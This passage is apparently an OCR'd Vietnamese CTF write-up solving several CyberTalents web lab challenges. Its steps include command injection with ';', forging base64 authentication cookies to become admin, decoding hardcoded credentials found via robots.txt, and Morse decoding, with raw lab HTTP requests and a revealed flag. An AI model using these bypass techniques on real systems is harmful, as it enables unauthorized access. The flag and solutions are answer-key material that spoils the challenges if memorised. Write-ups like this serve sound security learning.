


Sau 1 thời gian tìm hiểu thì thấy email phải có định dạng @ và “.”
Nhận dạng đây là bài command injection




nhưng chưa có gì xuất hiện cả
Ta thử kết thúc lệnh bằng dấu “;”


Và ta có flag là file dùng để backup lại hệ thống




7. Challenge Name: who am i?



Ta xem src code



Có tài khoản và mật khẩu của Guest



```
POST / HTTP/1.1
Host:
wcamxwl32pue3e6mrndvjyytevy4g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin:
http://wcamxwl32pue3e6mrndvjyytevy4g23grlgkh8v4-web.cybertalentslabs.
com
Connection: close
Referer:
http://wcamxwl32pue3e6mrndvjyytevy4g23grlgkh8v4-web.cybertalentslabs.
com/
Upgrade-Insecure-Requests: 1

user=Guest&pass=Guest
```


```
HTTP/1.1 302 Found
Server: nginx/1.23.2
Date: Sat, 25 Mar 2023 10:55:33 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1012
Connection: close
X-Powered-By: PHP/7.2.34
Set-Cookie: Authentication=bG9naW49R3Vlc3Q%3D
Location: index.php

<html>
  <title>
    Administrator Panel
  </title>

  <CENTER>
    <html>
      <title>
        Administrator Panel
      </title>
      <link href="http://fonts.googleapis.com/css?family=Patua+One"
      rel="stylesheet" type="text/css">
      <font face="Patua One">
```

Nhưng phải có tk của admin với được phép truy cập

```
GET /index.php HTTP/1.1
Host: wcamxwl32pue3e6mrndvjyytevy4g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://wcamxwl32pue3e6mrndvjyytevy4g23grlgkh8v4-web.cybertalentslabs.com/
Connection: close
Cookie: Authentication=bG9naW49R3Vlc3Q%3D
Upgrade-Insecure-Requests: 1
```

```
Server: nginx/1.23.2
Date: Sat, 25 Mar 2023 10:56:48 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 462
Connection: close
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding

<html>
  <title>
    Administrator Panel
  </title>


  <link href="http://fonts.googleapis.com/css?family=Patua+One" rel="
  stylesheet" type="text/css">
  <font face="Patua One">
    <br>
    <font face="Patua One">
      <p style="font-size:25px">
             Welcome, Guest !
      </p>
    </font>
    <CENTER>
      <br>
      <br>
      <font face="tahoma" color="red">
        Access Denied.
      </font>
       <font face="tahoma">
        You have no admin priviliges, Please login with an administrator
        account
```

Ta xem trường cookie




```
GET /index.php HTTP/1.1
Host: wcamxwl32pue3e6mrndvjyytevy4g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://wcamxwl32pue3e6mrndvjyytevy4g23grlgkh8v4-web.cybertalentslabs.com/
Connection: close
Cookie: Authentication=bG9naW49R3Vlc3Q%3D
Upgrade-Insecure-Requests: 1
```

```
Server: nginx/1.23.2
Date: Sat, 25 Mar 2023 10:56:48 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 462
Connection: close
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding

<html>
  <title>
    Administrator Panel
  </title>


  <link href="http://fonts.googleapis.com/css?family=Patua+One" rel="
  stylesheet" type="text/css">
  <font face="Patua One">
```

```
Selection 18 (0x12)
Selected text
bG9naW49R3Vlc3Q%3D
Decoded from: URL encoding
bG9naW49R3Vlc3Q=
Decoded from: Base64
login=Guest
Cancel
Apply changes
```

Thì thấy login=Guest


Thử đổi qua login=admin xem kết quả



Và ta có quyền admin và có flag


8. Challenge Name: Blue Inc.

Đề bài có cho tài khoản là demo/demo



Ta thử sửa param user thành admin xem có gì xảy ra không


Nhưng nó bị từ chối ta thử sửa thêm cookie từ “user=demo” -> “user=admin”



Bùm ta có flag


9. Challenge Name: Easy Message

Ta thử xem ở các path sau khi quét xem có gì



Robots.txt có một đường dẫn ẩn đi


Thì xuất hiện 1 đoạn code php



Và ta base64_decode 2 giá trị user và password ra

```php
include('db.php');

if ($user == base64_decode('Q3liZXItVGFsZW50') && $pass == base64_decode('Q3liZXItVGFsZW50'))
    {
        success_login();
    }
    else {
        failed_login();
}

?>
```

User và password là Cyber-Talent/Cyber-Talent




Đăng nhập và message xuất hiện


```
POST / HTTP/1.1
Host: wcamxwl32pue3e6mxwl322yue3e6g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://wcamxwl32pue3e6mxwl322yue3e6g23grlgkh8v4-web.cybertalentslabs.com
Connection: close
Referer: http://wcamxwl32pue3e6mxwl322yue3e6g23grlgkh8v4-web.cybertalentslabs.com/
Upgrade-Insecure-Requests: 1

user=Cyber-Talent&pass=Cyber-Talent
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Sat, 25 Mar 2023 12:07:27 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 177

<br>
<br>
<b>
  I Have a Message For You<br>
  <br>
  <br>
  ..-. .-.. .- --. -.--. .. -....- -.- -. ----- .-- -....- -.-- ----- ..- -....- .- .-.
  ...-- -....- -- ----- .-. ... ...-- -.--.-
```

Nhận dạng đó là mã morse đem decrypt
Xuất hiện flag



10. Aa




Ops!! Can You Fix This Error For Me Please ??!

Notice: Undefined index: welcome in /var/www/html/index.php on line 14

Thấy xuất hiện dòng lỗi thông báo không tìm thấy giá trị của param welcome

Ta truyền giá trị vào biến đầu vào và có kết quả




```
GET /index.php?welcome=toan HTTP/1.1
Host: wcamxwl32pue3e6mekgvdqyu93rqg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Sat, 25 Mar 2023 12:34:52 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 279
Connection: close
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding

<title>
  Warm Up Guys
</title>
<link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='
text/css'>
<font face="Patua One" size=4>

  Hello !!! <br>
  <br />
  <b>
    Notice
  </b>
  :  Undefined index: gimme_flag in <b>
    /var/www/html/index.php
  </b>
   on line <b>
    19
  </b>
  <br />
```

Không tìm thấy giá trị của param “gimme_flag” ta sẽ truyền thêm giá trị cho parma đó


Và ta nhận được flag



```
GET /index.php?welcome=value&gimme_flag=toan HTTP/1.1
Host: wcamxwl32pue3e6mekgvdqyu93rqg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Sat, 25 Mar 2023 12:35:32 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 202
Connection: close
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding

<title>
  Warm Up Guys
</title>
<link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='
text/css'>
<font face="Patua One" size=4>

  Hello !!! <br>
  <br>
  FLAG{k33p_c4lm_st4rt_c0d'ng}
```

11. Challenge Name: Easy access




copyright@CT

Xem src code thì có user và password




Bob/password
Nhưng khi đăng nhập vào không có gì bên trong cả

